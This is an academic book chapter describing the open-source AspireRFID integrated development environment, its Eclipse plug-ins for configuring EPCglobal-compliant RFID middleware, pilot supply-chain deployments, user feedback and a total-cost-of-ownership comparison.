Note that most of these middleware tasks are defined in the scope of the EPC Global Architecture (EPCGlobal Architecture Review Committee, 2013), which is supported by a wide range of relevant standards. The importance of RFID middleware, has given rise to the development of several RFID middleware frameworks, which are nowadays providing functionality for RFID data collection, filtering, event generation, as well as translation of tag streams into business semantics. These frameworks have been developed as part of both research initiatives (Prabhu, 2006) and vendor products. Furthermore, several research initiatives have produced numerous open-source RFID frameworks, such as Mobitec (Mobitec, 2013) and the Fosstrak project (Floerkemeier, 2007), which provide royalty-free implementations of RFID middleware stacks. In addition to providing middleware libraries for RFID applications, most of these projects provide simple tools for configuring and managing the underlying RFID infrastructures. These tools facilitate application development and monitoring, yet they do not obviate the (still needed) tedious low-level tasks.

Apart from RFID middleware projects, RFID initiatives have also emerged, focusing on application development tools (e.g., LogicAlloy (2013), Rifidi (Palazzi, 2009) and its successor projects). In several cases, these initiatives also offer RFID middleware libraries (e.g., the LogicAlloy (2013) Server), while in other cases they are mostly focused in visual RFID application development. Despite the emergence of these efforts, there are no integrated environments for RFID deployment. As a matter of fact, most of the above tools are focused on parts of the RFID middleware development effort (e.g., the configuration of filtering mechanisms, the management of metadata and the management of reader devices) rather than on a holistic approach to RFID solution deployment. As a result, most of RFID middleware solutions are implemented on a per-case basis, rather than based on a more convenient and cost-effective integrated paradigm.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

2. MAIN FOCUS OF THE CHAPTER

In this book chapter the efforts of the AspireRFID (AspireRFID, 2013) project are presented in order to offer a suite of Visual Tools for easing the development and deployment of RFID solutions. To this end, AspireRFID has developed a large number of open source tools for visual RFID development, along with a programmability model that enables their combination for developing end-to-end RFID solutions. The AspireRFID programmability model specifies a set of RFID-solutions related metadata, which are managed by the combination of the above-mentioned visual tools. This programmability model has enabled the modular integration of the various tools in a first of a kind Integrated Development Environment (IDE) for building and deploying RFID solutions. This IDE (called AspireRFID IDE), is available online as an open source software within the AspireRFID project. The AspireRFID IDE complements the AspireRFID middleware and programmability developments, which have been described in earlier publications of the authors (such as (Kefalakis, 2009, 2011a, 2011b; Dimitropoulos, 2010; Leontiadis, 2009)), since it enables the configuration of the various middleware components described in these publications, as well as, their combination towards the development of complete integrated end-to-end solutions. From a functional viewpoint the visual tools of the AspireRFID project include:

- A standalone set of IDE plug-ins that enables the configuration and management of specific modules of the AspireRFID middleware. These plug-ins offer interfaces for the configuration of the low level capabilities of the middleware.
- The Business Process Workflow Management Editor (BPWME) plug-in, an integrated environment for configuring and deploying end-to-end (Open Loop Composite Business Processes) RFID solutions based on high level semantics, rather than low level middleware configuration (Lampe, 2007). This tool hides from RFID consultants and integrators, the required detailed knowledge of an RFID middleware and its specifications for describing a complex RFID solution. BPWME uses the services and functionality as a combined version of the above mentioned standalone tools, based on the APDL (ASPIRE business Process Description Language) schema described in (Kefalakis, 2011b).

The most important stand-alone tools of AspireRFID IDE, which are provided as plug-ins in an Eclipse OSGi (Open Source Gateway Interface) infrastructure, include:

- The ECSpec Editor Plug-in, used to edit the ECSpec (Event Cycle Specification) XML document which controls the behavior of the filtering & collection layer of an RFID solution, based on the EPC-ALE (Application Level Events) specification of the (EPCGlobal, 2013a).
- The LRSpec Editor Plug-in, used to edit logical readers specifications (LRSpecs) according to the definition of a logical reader in the EPCGlobal architecture.
- The ALE Server Configurator Plug-in, which is used to manage the ECSpecs and LRSpecs at the Filtering and collection layer.
- The Business Event Generator Plug-in, which is used to manage the Business Event Generation (BEG) module that is responsible for the conversion of low-level EPC-ALE events to business events (i.e. events with business semantics) and forward them to the EPCIS (Electronic Product Code Information Sharing) repository (EPCGlobal, 2013b).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- The Physical Reader Configuration & Management Plug-in, used to manage the Reader Core Proxy layer of the Fosstrak project.
- The Master Data Editor Plug-in, a tool which enables the user to edit and save Master Data to an EPCIS-enabled Repository (EPCGlobal, 2013b).
- The RFID Business Location GMF Editor, a tool that provides a graphical interface for the user to edit retrieve and store Master Data Business Locations to an EPCIS (EPCglobal, 2013b) repository (as the latter is specified in the EPCGlobal architecture).
- The BPWME tool, which enables an IDE-like integration of multiple of the above tools and supports the APDL specifications (Kefalakis, 2011b). BPWME guides users in the generation of the APDL (Kefalakis, 2011b) and in the configuration of complex supply chain scenarios. The integration of the above tools on the basis of the BPWME leads to a multiplicative benefit comparing to the use of each one of the tools alone (i.e. in isolation from the others).

The AspireRFID IDE is based on Eclipse platform which is modularly extensible based on the Open Source Gateway Interface (OSGI) standards, hence, different AspireRFID related components (ALE, BEG, EPCIS, etc.) are configured by using an integrated tool that allows users to have a centralized view for the configuration of the architecture. The IDE facilitates the development of fully fledged RFID solutions based on the programmable composition of filters, events, workflows etc. These components are reusable and are usually derived from distributed libraries of reusable RFID components.

Overall, the work presented in this chapter, stems from a joint effort of twelve (open source) contributors, who produced over 130 thousand lines of code. Some of the ASPIRE tools have received a very positive feedback from the RFID Open Source community, featuring hundreds of downloads during their short lifetime. Some users and/or developers have already used these tools in order to facilitate realistic RFID pilot deployments, including the pilot use cases of the FP7 ASPIRE project. According to the feedback from adopters, the AspireRFID IDE platform and related standalone tools significantly facilitate the development of RFID applications and bring benefits to practical RFID implementations for SMEs, as well as, a radical change in the current paradigm of RFID deployments. The rest of this book chapter follows the below structure:

- Section 3 following this introduction presents the baseline middleware infrastructure of the AspireRFID project, which is the foundation for solution deployment based on the AspireRFID IDE. The aim will be to familiarize the reader with the various middleware building blocks that will be configured on the basis of the IDE.
- Section 4 provides an overview of the functionality for each one of the stand-alone tools that comprise the IDE, along with their role as Eclipse plug-ins to the IDE.
- Section 5 is devoted to the description of the implementation of the Business Process Workflow Management Editor (BPWME) tool, which uses all the rest in order to deliver the end-to-end integrated development experience.
- Section 6 illustrates the evaluation feedback and the comments received by the AspireRFID community in terms of the use of the various tools. Furthermore, it provides an assessment of the potential contribution of the IDE in the cost-effectiveness of the RFID development process.
- Section 7 concludes the chapter and outlines the advantages and limitations of the IDE approach of the AspireRFID project along with its potential to be used in the wider class of Internet-of-Things applications.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

3. ASPIRERFID MIDDLEWARE ARCHITECTURE

AspireRFID IDE is an integrated development environment which allows the visual, model-driven development of an RFID solution. It offers a graphical, user-friendly interface to trigger the services of the following eight (8) principal middleware modules/components, which comprise the AspireRFID architecture:

- **Hardware Abstraction Layer (HAL):** The role of this layer is to unify the way the ASPIRE middleware interacts with the RFID readers, which can be diverse in protocols. This relies on a hardware abstraction layer (HAL) and a fixed instruction set for upstream middleware layers that receive RFID readings.
- **Reader Core Proxy (RCP):** The role of RCP is to transform non-EPC (Electronic Product Code) Reader Protocol (RP) readers into compliant readers. By deploying the appropriate HAL (Hardware Abstraction Layer) module at the Reader Core, we can ensure its compliance to the RP. Every reader with an implementation of the Hardware Abstraction interface can be controlled over the Reader Protocol (RP).
- **Filtering & Collection Server (F&C Server, EPC-ALE compliant):** This layer provides several operations like accumulation, filtering, according to the requests by end users and is implemented according to the EPC-ALE specification of the EPC Global. AspireRFID uses the EPC-ALE implementation of the Fosstrak project.
- **Business Event Generator (BEG):** The role of the BEG is to automate the mapping between reports stemming from F&C and IS events. Instead of requiring developers to implement the mapping logic, the BEG enables application builders to configure the mapping based on the semantics of the RFID application.
- **Information Sharing Repository (EPCIS compliant):** This module is responsible for receiving application-agnostic RFID data from the filtering & collection (F&C) middleware server through the Business Event Generation (BEG) application. The resulting RFID data constitute EPCIS compliant business events and are stored in an EPCIS repository. AspireRFID uses the EPCIS implementation of the Fosstrak project.
- **Connector Application (Connector):** The purpose of connector components is to abstract the interface between the Information Sharing repository and Enterprise Information Systems (EIS), such as EPR and WMS systems. Connectors offer APIs that enable proprietary EIS systems to exchange business information with the AspireRFID middleware system.
- **Management:** JMX (Java Management Extensions) (Oracle, 2014) wrappers allow the implementation of sophisticated RFID management applications. Management applications can also be used to both interface and control actuators. Moreover, based on JMX, commands for the control of actuators can be issued upon the occurrence of certain events at any middleware layer.
- **Actuators:** Based on sensor events, the actuator control framework defines interfaces and connectors for third party applications to successfully interact with analogue or digital devices. These sensors may either be RFID or other ASPIRE-supported physical sensors. Using this framework, the application is, for example, able to register event handler that interacts with a flashlight when a specific group of tags passes through a RFID aggregation gate.


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 1 illustrates the role of AspireRFID's IDE in the AspireRFID Architecture. It offers standard interfaces to interact with the several services issued by the AspireRFID architecture and therefore allows to:

- Configure physical readers and their operational parameters and environments via Reader Core Proxy (through The Physical Reader Configuration Editor).
- Support the definition of logical readers (LLRP (EPCglobal, 2013c), RP, HAL and Simulator readers) by means of the Logical Reader Configuration Editor.
- Edit, as well as management, of F&C server Filtering Specifications (through the Reading Specifications Editor).
- Provide a control client to execute Application Level Event specification (ALE) commands on a reader or component that implements the ALE specification (through the F&C Commands Execution).
- Interact with the Connector application to reveal all its functionalities and configurations, enabling the configuration of connectors to different systems and databases (through the Connector Configurator).
- Enable users and/or consultants to edit enterprise data including information about the company's location, its business locations, read-points, as well as its business processes (through the Master Data Editor tools).
- Offer business users and RFID consultants a graphical user interface for manipulating complex business processes, which are composed as workflows of elementary business processes (through the Business Process Workflow Management Editor).

The workflow management tool leverages the functionality of the above tools to support RFID deployments in accordance to specific business processes. In short, Aspire IDE allows end users to configure

Figure 1. AspireRFID middleware architecture and the role of AspireRFID IDE



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

all the modules of AspireRFID architecture (which include several EPC Global compliant modules) in a simple and friendly way.


4. OVERVIEW OF THE TOOLS OF THE ASPIRE IDE

The AspireRFID IDE components provide means of configuring the underlying ASPIRE infrastructure. In practice, the user supplies the requirements to the IDE, which in turn translates them into configuration messages for the appropriate modules of the AspireRFID middleware infrastructures. The AspireRFID IDE has been designed as an Eclipse RCP (Rich Client Platform) application that runs over Equinox OSGI server. It uses the command API to define menus, pop-up menu items and toolbars so as to support plug-ins and provide more control. Every tool is an eclipse plug-in/bundle that can be installed or removed on demand. In this way, many editions of the AspireRFID IDE can be released depending on the functionality required by different RFID users/applications. In the sequel we illustrate the tools that comprise the AspireRFID IDE and their role in the application development, deployment and configuration process. As already discussed, most of the tools are implemented as Eclipse plug-ins which facilitates their modular combination and use.

4.1 ALE Server Configurator Plug-In

The ALE Server Configurator tool, depicted in Figure 2, enables the execution of Application Level Event specification (ALE) commands on an RFID reader or other component that implements the ALE specification. In particular, the tool allows the configuration of the F&C middleware server (Dimitropoulos, 2010) according to a valid specification of ALE commands (ECSpec) in XML format. As specified in the EPC-ALE standard, an ECSpec details the way RFID tag streams will be filtered and grouped based

Figure 2. ALE server configurator interfaces (ECSpec and LRSpec config.)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use


on specific application requirements. The tool enables the loading, deletion and execution of XML files that correspond to valid ECSpec. Based on the tool one can also:

- Associate the ECSpec (under execution) with a notification URI of a remote capturing application. This association indicates the application that will receive the results (i.e. tag streams) of the filtering and collection functionalities specified in the ECSpec.
- Define/create a specification of Logical Readers that will contribute data to the F&C process. Therefore, the tool enables the definition of LRSpec (Logical Readers Specifications) XML files, which specify such Logical Readers. Following the definition of LRSpecs the tool enables their association with the specific instance of the F&C Server, which will undertake the processing of data supplied by the logical reader(s).

4.2 Business Event Generator (BEG) Plug-In

The main objective of the Business Event Generator (BEG) plug-in tool, depicted in Figure 3, is to provide the means to configure the Business Event Generator (BEG) of the AspireRFID middleware, in order to translate the outcome of the F&C server (i.e. ECReports according to EPC-ALE terminology) to specific business events (compliant to the EPCIS specification) according to the set of Master Data that have been defined within the EPCIS repository; hence, the operation of the tool hinges on the (earlier) appropriate configuration of the EPCIS repository in terms of the definition of the master data required for the RFID system/application at hand.

Figure 3. Business event generator plug-in



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The tool provides also a dedicated view, which can depict the processed readings for each event in real-time. The subsequent functionality is extremely useful for testing and debugging applications that generate complex business events.


4.3 Physical Reader Configuration and Management Plug-In

Physical Reader Configuration & Management plug-in, depicted in Figure 4, provides a management front-end for the Reader Core proxy of the AspireRFID middleware infrastructure. It enables end users to edit the runtime parameters of the proxy and to manage its status. The respective management interfaces are accessible through any JMX capable console. In practice, the tool is used to manage RFID readers through the proxy module of the architecture.

4.4 ECSpec Editor Plug-In


The ECSpec editor is the tool that enables the user to produce and edit ECSpec documents (according to the EPC ALE V1.1 specification). As already outlined, these documents specify the behavior- of the Filtering & Collection's module/server, in terms of the format of the reports that it will produce, but also in terms of the logical readers it will use to produce the reports. A snapshot of the ECSpec editor is depicted in Figure 5. Note that the ECSpec editor provides an interface to generate and/or edit (valid) ECSpec files. The ECSpecs define how the Filtering and Collection (EPC-ALE compliant) server will generate reports. Depending on the defined ECSpec, the F&C will report either the tags that have been

Figure 4. Reader management console preferences window



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. ECSpec & LRSpec editors view



read/detected in a given event cycle or report the tags that have been added (seen for the first time) or deleted (removed i.e. from a shelf that was monitored) with respect to the previous event cycle.

4.5 LRSpec Editor Plug-In

As evident from the description of earlier tools, several functionalities rely on the specification of appropriate logical reader (LR) instead of physical readers. Indeed, the execution of processing functions (e.g., filtering) on the basis of logical readers, alleviates the dependencies of those functions from the low-level details of the physical readers configurations. Due to the extensive use of the logical reader concept in the scope of RFID application development, the AspireRFID IDE provides a dedicated tool for defining and managing logical readers, through editing and managing LRSpec files i.e. XML files that define logical reader compositions. A snapshot of this tool is provided in Figure 5. It should be noted that the tools support the definition of logical readers based on combinations of different types of physical readers including: (a) Reader compliant to the EPC Reader Protocol (RP), (b) Readers compliant to the EPC Low Level Reader Protocol (LLRP) (EPCglobal, 2013c), (c) Non-EPC compliant readers, which implement the HAL (Hardware Abstraction Layer) layer specified in the AspireRFID middleware architecture.

4.6 Master Data Editor Plug-In

The Master Data Editor (MDE) tool/plug-in enables providers of RFID solutions to edit enterprise data (i.e. Master Data) including information about the company's location, its business locations, read points, as well as, its business processes. In practice, the MDE can be used for populating and managing vocabularies in the Master Data. Therefore, organizations can use this tool for the proper population of the Master Data without the need to know the associations and low-level details of the Master Data vocabularies (Database Schema). The reason is that all the relations among the RFID data and the restrictions are delegated to be the MDE's responsibility.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The MDE serves as an interface that is used to create the EPCIS repository master data and edit them, as needed. Using the MDE RFID solution providers can populate the EPCIS vocabularies and store all the information needed to provide business context to RFID data. The data are manipulated in an intuitive manner and the user can view how they are related. The MDE implementation complies with EPC EPCIS V1.0.1 (EPCglobal, 2013b) specification and uses the EPCIS query interface provided by Fosstrak project, which has been enhanced with the AspireRFID Master Data capture interface. It should be noted that the AspireRFID Master Data Capture Interface extends the Fosstrak's project implementation, in a way that allows editing of the vocabularies of the EPCIS repository. This enables users (i.e. solution developers) to modify already existing master data.

Using the MDE the user is able to define a process, assign attributes that are descriptive to it and convey useful information about it. Additionally, the user can define all of the events that compose the process. The events are treated as transactions and their EPC is stored in the business transaction vocabulary. In the attributes' vocabulary for the transactions, all of the related information for the events and the transactions are stored in the form of attribute-value pairs. The transactions are associated with the events through the attributes' vocabulary. Figure 6 illustrates a snapshot of the transaction tab of the tool, which is used to define a whole process as a series of EPCIS events.

It should be noted that MDE users can populate different master data vocabularies using a set of corresponding tabs, i.e. tabs corresponding to the Disposition vocabulary, the Business Step vocabulary, the Readers vocabulary, the Transaction Type vocabulary and the Business Location vocabulary. MDE users can add a new element, associate attributes with it, edit existing element, search for elements etc. Moreover, by using the business location tag, an organization can accurately describe all of the locations it owns in a hierarchical manner. For example, the fact that an organization has two warehouses and two sections within the first warehouse, can be reflected in the database and represented visually to the user who can add a location either as a single entity or as part of another location and associate attributes to it. Furthermore, the MDE allows its end-users to manage the locations (e.g., warehouses) of different organizations, including capabilities for defining «inactive» or «depreciated» locations, which renders them out-of-scope. A snapshot of the Locations tab that demonstrates the above mentioned management of locations, is depicted in Figure 6.

4.7 RFID Business Location GMF (Graphical Modeling Framework) Editor

The RFID Business Location Editor is a valuable add-one tool to the Master Data Editor, which allows the definition/specification of the elements (e.g., Rooms, Conveyors, Read Points, Containers, Handheld Readers) that comprise an RFID business location (e.g., warehouse, factory, plant) in a visual manner. A snapshot of the tool is illustrated in Figure 7. It should be noted that the RFID Business Location Editor is based on the Eclipse Graphical Modeling Framework (GMF) and therefore, behaves as an Eclipse Rich Client Platform Application. Therefore, it is a multithreading application, which enables multiple Business Locations diagrams to be open and under process at the same time.

Similar to the MDE, the RFID Business Location Editor communicates with the EPCIS repository through web services and more specifically the above-mentioned EPCIS interfaces provided by the Fosstrak and AspireRFID projects. It should be noted that upon launching a new instance of the tool, it collects business locations information (from the EPCIS repository) and visualizes it. In this way, the tool synchronizes its status with the information contained in the EPCIS repository.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Master data editor (transactions and business location tabs) within the MDE plug-in





Figure 7. RFID business location editor




EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

5. BUSINESS PROCESS WORKFLOW MANAGEMENT EDITOR PLUG-IN

In addition to the tools that have been presented in the previous section, the AspireRFID IDE includes a more integrated tool, which is conveniently called Business Process Workflow Management Editor (BPWME) and is also a plug-in of the IDE. This tool supports an integrated programming model, which emphasizes the integrated configuration of all of the underlying modules on the basis of the Aspire business Process Description Language (APDL), and is described in Kefalakis, 2011b. Instead of configuring the modules comprising an RFID solution one-by-one (i.e. using the tools outlined above), this integrated programming models leverages the APDL language in order to provide an integrated description of the RFID solution. The BPWME tool enables end-users (e.g., RFID solution providers) to visually design an RFID solution and to encode it into an appropriate APDL file accordingly. Accordingly, the tool can parse the APDL file in order to activate the configuration of the various middleware modules of the AspireRFID architecture.

The use of BPWME (in conjunction with APDL) boosts the visual development of RFID solutions, which obviate the need for tedious low-level RFID programming. In particular, the BPWME enables RFID solution developers to describe a complex RFID solution as a workflow diagram, while guiding them in order to provide the required information in a valid manner. In Figure 8 a snapshot of the BPWME depicts the workflow design process It should be noted that a workflow process design is a more straightforward procedure compared to detailed configurations of distributed software and hardware components by using various configuration interfaces (such as the individual plug-in tools outlined in the previous section). As such, the use of the workflow editor reduces significantly the time and effort required for the configuration of an RFID solution. Additionally, it provides the ability to register and

Figure 8. BPWME combo editor (workflow view)



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

store complete RFID solutions in a single configuration file. This can significantly facilitate reusability across classes of similar RFID solutions, since it allows the adoption of existing solutions rather than their original development. Furthermore, the BPWME reduces the knowledge overhead imposed by the need to use various tools, while easing debugging and maintenance efforts.

The BPWME supports multiple views of the solution, including the Workflow View (illustrated in Figure 8), the Business Location Editor View (illustrated in Figure 7) and the XML Editor View which depicts the APDL document that is generated from the last two views. The tool provides access to the MDE, the ECSpec and LRSpec editor tools, in order to facilitate the solution provider to access the master data and the configuration of the F&C solution respectively. Furthermore, it provides a pallet with the main elements of the APDL language, along with a drag and drop interface that enables the visual development of workflows diagrams. BPWME users can also drill down to the properties of each APDL element, based on appropriate forms and dialog boxes.

6. EVALUTION OF THE ASPIRERFID TOOLS

6.1 Practical Validation Scenarios

The AspireRFID IDE has been used to facilitate the configuration and deployment of the AspireRFID platform in various supply chain management scenarios, two of which involve the apparel and packaging industry and are described as follows:.

6.2 Apparel Industry

One of the leading apparel manufacturer companies (Rhea, 2010) in the Greek market specialized in denim apparel, required to automate their warehouse processes. In this scenario the RFID technology is used in order to facilitate the following processes, necessary the company's operations:

- Automatically count the apparels during Receiving, Shipping and Inventory;
- Automatically verify the Picking and Packing of apparel;
- Perform rapid inventory of clothes in the warehouse shelves or in the shelves of retail shops.

So the AspireRFID IDE has been used to describe and configure the following RFID processes:

- Receiving apparel goods;
- Collecting and packaging of products;
- Shipment of Sales orders;
- Inventory of products.

6.3 Packaging Industry

One of the leading companies in the Greek market in packaging (Toffaletti, 2014) required a system for improving specific issues after the application of RFID related technologies and the AspireRFID platform. These issues included the:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Improvement of the estimation/forecast of the cost of finished products;
- Achievement of more accurate inventory for source materials;
- Achievement of more accurate inventory for second materials;
- Achievement of more accurate inventory for semi-finished products;
- Improvements of Quality Control processes of the production;
- Better Control over Production Cost;
- Improvements of the managerial decisions as a result of the availability of nearly real-time utilization data;
- Improved utilization of production resources/assets.

So the AspireRFID IDE has been used to describe and configure the following processes:

- Tracking and tracing materials;
- Tracking manufacturing resources;
- Tracking semi-finished and finished products.

6.4 Evaluation From RFID Solution Providers and Developers

In order to evaluate the above-listed tools and their integration within the AspireRFID IDE we collected feedback from the RFID Solution Providers and RFID Developers, including contributors to the ASPIRE technical developments and uses of the AspireRFID middleware and tools. Different modalities were employed in order to collect and analyze this feedback including: (a) direct contacts (i.e. interview and discussions) with contributors to the ASPIRE technical developments, (b) questionnaires, filled-in by all developers and users of the AspireRFID middleware and tools, (c) testing of several aspects of the ASPIRE middleware and tools by technical experts, useful in assessing functionality and performance aspects. Several of the modalities outlined above are closely linked to the evaluation of the technical aspects of the ASPIRE middleware. The evaluation of such aspects required a good knowledge of the technical characteristics of ASPIRE, along with a wider understanding of the functionalities offered and expected by an RFID middleware and tool suite. Thus, the technical evaluation relied on the involvement of evaluators with experience in RFID middleware, tools and the specific AspireRFID developments. In particular, discussions and interviews were performed among five key contributors to AspireRFID. At the same time, questionnaires were filled-in by contributors and users. It should be noted that very few of the evaluators possessed a global view of all the ASPIRE developments. The reason is that most of them had focused on using or contributing to specific aspects of the middleware and tools. To this end, evaluators have been asked to specify with which module(s) they had practical experience. Likewise, their opinion for the respective modules has an increased importance. Another remark is that the groups of evaluators included technical experts from both consortium members and third-party community users or developers. While the involvement of third-party users provided a level of objectivity to the assessment process, the involvement of technical experts within the consortium was also deemed necessary due to their deep knowledge of the AspireRFID developments (including strengths and weaknesses).

The most important issues documented and raised during the evaluation included:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- **Performance Issues:** It was stated that the performance of the underlying middleware should be improved. This concerned (mainly) the response of the software in certain reading and filtering operations, notably read cycles that involve multiple items.
- **Effort Allocation towards Increased Robustness and Functionality:** Some of the participants noticed that more effort should be allocated on developing further the project towards increasing both its robustness and its functionality. Indeed, integrating the AspireRFID middleware and tools requires significant efforts from the end-users or integrators. These efforts are devoted not only to writing integration code, but also testing and (sometimes) fixing functionalities. Thus, there is still a lot of room for improving AspireRFID in terms of technical maturity.
- **Improvement of the Documentation:** Several of the participants required from the AspireRFID founders and core community members to provide more detailed documentation (e.g., in terms of users and developers' manual), along with more screenshots illustrating the usage of the tools. Documentation is indeed very important for the wide adoption of the ASPIRE open source developments.
- **Documentation for Non-Experts:** There was an explicit comment requesting more documentation especially for non-experts. According to this comment, the documentation for technically knowledgeable members (e.g., developers) is much more extensive comparing to the documentation available for non-experts (e.g., users).
- **Modularity Associated with Practical Applications:** One participant mentioned that AspireRFID modules should be more flexibly inserted in practical applications. This comment implied a need for creating certain AspireRFID configurations for using AspireRFID within practical applications. These configurations could take the form of certain instances of APDL files, as well as, pre-configured demonstrations targeting specific use cases and applications.

The above-listed issues have been taken into account in order to improve the AspireRFID middleware and IDE presented in this chapter.

6.5 Techno-Economic Evaluation

The techno-economic evaluation of the AspireRFID IDE, aimed at evaluating the benefits of an AspireRFID based solution comparing to alternative (conventional) options for implementing, configuring and deploying RFID middleware. To this end, the costs associated with RFID software licensing, integration and maintenance in the scope of one of the practical deployments of the AspireRFID middleware in the apparel sector (and more specifically its deployment for warehouse management in the scope of a jeans/denim company (Rhea, 2010) were examined and analyzed. As already outlined, the analysis emphasized on the assessment of RFID software/middleware as an element of the Total Cost of Ownership (TCO) of the solution, given that the rest of the cost (e.g., hardware, consumable/tags) remained the same, regardless of the programming model and tools used.

For the purposes of the evaluation process, the following assumptions were made:

- The adoption/selection of a middleware suite solution instead of a custom RFID middleware development. It should be noted that, nowadays, several integrators choose to develop a custom proprietary solution from scratch, instead of integrating, customizing and deploying an RFID middleware stack. While custom development solutions might be more cost effective for an ini-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

tial deployment associated with few processes, they are not scalable to multiple processes and requirements as in the case of the apparel deployment at hand. Since the apparel company agreed to deploy a middleware suite rather than resort to a custom development of the solution, a custom development approach was not considered in the analysis.

- That software integration and deployment costs are part of the overall consulting and integration costs. The fact, however, that consulting and integration costs comprise other cost components as well, such as the effort required in deploying, testing and fine-tuning the hardware for increased performance and reliability, should be taken into consideration.
- The costs of infrastructure software are not taken into account in the analysis. Infrastructure software refers to databases, application servers, directory servers and other software used to support the RFID deployment. It is assumed that royalty free software is used to this end, in order to decouple the RFID related analysis from investments in other type of software. We therefore assume that any additional investments of the apparel company in infrastructure software were not related (or correlated) to its selection of infrastructure software. It should be noted that the cost of infrastructure software (e.g., enterprise class application servers or databases) may be a significant contributing factor to the total cost of ownership of the solution; however, it is not directly associated with the option selected for RFID software/middleware. There is practically a sole exception, which refers to infrastructure software associated with the enterprise class commercial middleware, given that the operation/execution of this middleware presupposes the deployment of certain application/middleware servers.

With the above assumptions in mind, the following RFID middleware options and associated programming models were evaluated:

- **Enterprise Scale RFID Middleware Solution:** This option refers to the selection and deployment of an enterprise-level middleware solution from large reputable vendors. A ballpark estimation of the price has been made, taking also into account the minimum infrastructure software costs incurred by the solution. Enterprise scale solutions come usually as part of wide middleware solutions (e.g., application-servers, sensor-edge servers) of the (usually large software) vendor.
- **Commercial Middleware Solution:** This option refers to the selection and deployment of a commercial/proprietary RFID middleware solution, notably out of the solutions focused on RFID. Contrary to the enterprise solutions, these are less scalable solutions, which can however be appropriate for RFID deployments within an SME. A gross estimation of the respective licensing cost has been made for the purposes of the analysis.
- **Open-Source (AspireRFID) Middleware Solution (with Integration Based on Software Development):** This option refers to the selection and deployment of an open source solution (such as AspireRFID), based on a respective programming effort for integrating the middleware libraries. In this case the solution cost has been estimated on the basis of a zero cost software license and the real-pilot cost (in terms of person months) incurred for the software integration and deployment.
- **Open-Source (AspireRFID) Middleware Solution (with Integration Based on AspireRFID Tools):** This option refers to the selection and deployment of an open source solution (such as AspireRFID), based on the AspireRFID tools and RFID IDE (Integrated Development Environment). The use of the AspireRFID IDE was estimated to have reduced the solution de-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

velopment effort associated with the deployment by 20%. Hence, the solution costs have been estimated on the basis of zero licensing costs and the 20% reduced cost for the development, integration and deployment effort.

- **Open-Source (AspireRFID) Middleware Solution (with Integration Based on AspireRFID Programmability and APDL):** This option refers to the selection and deployment of an open source solution (such as AspireRFID), based on the AspireRFID programmability features such as the ASPIRE business Process Description Language (APDL) and the Business Process Workflow Management Editor (BPWME). This option has been tested on the deployment on the production/authoring of the proper APDL files comprising the RFID-enabled processes of the apparel company. The deployment effort was minimal, thanks however to the fact that the analysis of the company's processes and the required RFID artifacts had already been performed. Therefore, towards estimating the respective effort (based on the APDL programming and deployment model), we added efforts associated with business process analysis, population of master data and identification of the required RFID data collection, filtering and business eventing mechanisms. Overall, we concluded that APDL based programming could reduce the software development and deployment costs up to 50%.

A realistic maintenance cost was also added to each of the above options when estimated their contribution to the TCO of the solution. For the commercial solutions, maintenance costs were estimated as a percentage (20%) of the licensing costs. Likewise, for the open source solutions, maintenance costs, taking into account the peculiar needs of the RFID deployment. Based on the above considerations the overall software, integration and maintenance costs for the target solutions are depicted in Table 1. According to the comparison of different options, as seen in Figure 9, AspireRFID based solutions are preferred over commercial solution, due to their lower software licensing costs. The fact that the AspireRFID programmability model can indeed lead to further cost savings, is also proven.


Figure 9 also illustrates the contribution of each option to the TCO of the solution, based on the analysis of the total costs associated with the solution (including hardware and consumable costs). AspireRFID can lead to an approx. 5% reduction in the overall TCO of the solution. Overall, the software components correspond to a small percentage of the overall TCO. This is due to the fact that the apparel deployment required item-level tagging within a large warehouse, which resulted in extremely high consumables and personnel costs. It is expected that in the scope of deployments with less consumables (e.g., palette-level RFID tagging deployments), the software component within the TCO will be much more

Table 1. Overview of the costs associated with the various RFID options for the real-life apparel deployment

Solution/Costs	Software Licensing	Software Integration	Software Maintenance	Total Software/ Middleware
Open Source (AspireRFID) with conventional Integration	0,00€	50.000,00€	5.000,00€	55.000,00€
Open Source (AspireRFID)	0,00€	40.000,00€	5.000,00€	45.000,00€
Open Source (AspireRFID)	0,00€	25.000,00€	5.000,00€	30.000,00€
Commercial Solution	10.000,00€	50.000,00€	7.000,00€	67.000,00€
Enterprise Scale Commercial Solution	20.000,00€	50.000,00€	9.000,00€	79.000,00€

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 9. Comparison to cost and contribution to TCO of the various solutions in the scope of the apparel deployment



significant. Likewise, AspireRFID contribution to lowering the TCO could be much more significant (e.g., AspireRFID could reduce the TCO at the levels of 15%-20%).

At this point, however, it should also be recalled that there is uncertainty associated with cost estimations, while intangible and qualitative benefits cannot always be quantified. For example, one may argue that a commercial solution might be more robust and sustainable than the AspireRFID open source solution. Moreover, the quality of maintenance and support cannot be taken into account in this quantification. Despite these considerations, it is shown that AspireRFID could lead to economic benefits and represents an added-value proposition at least for companies committed to the adoption, deployment and use of open-source software.

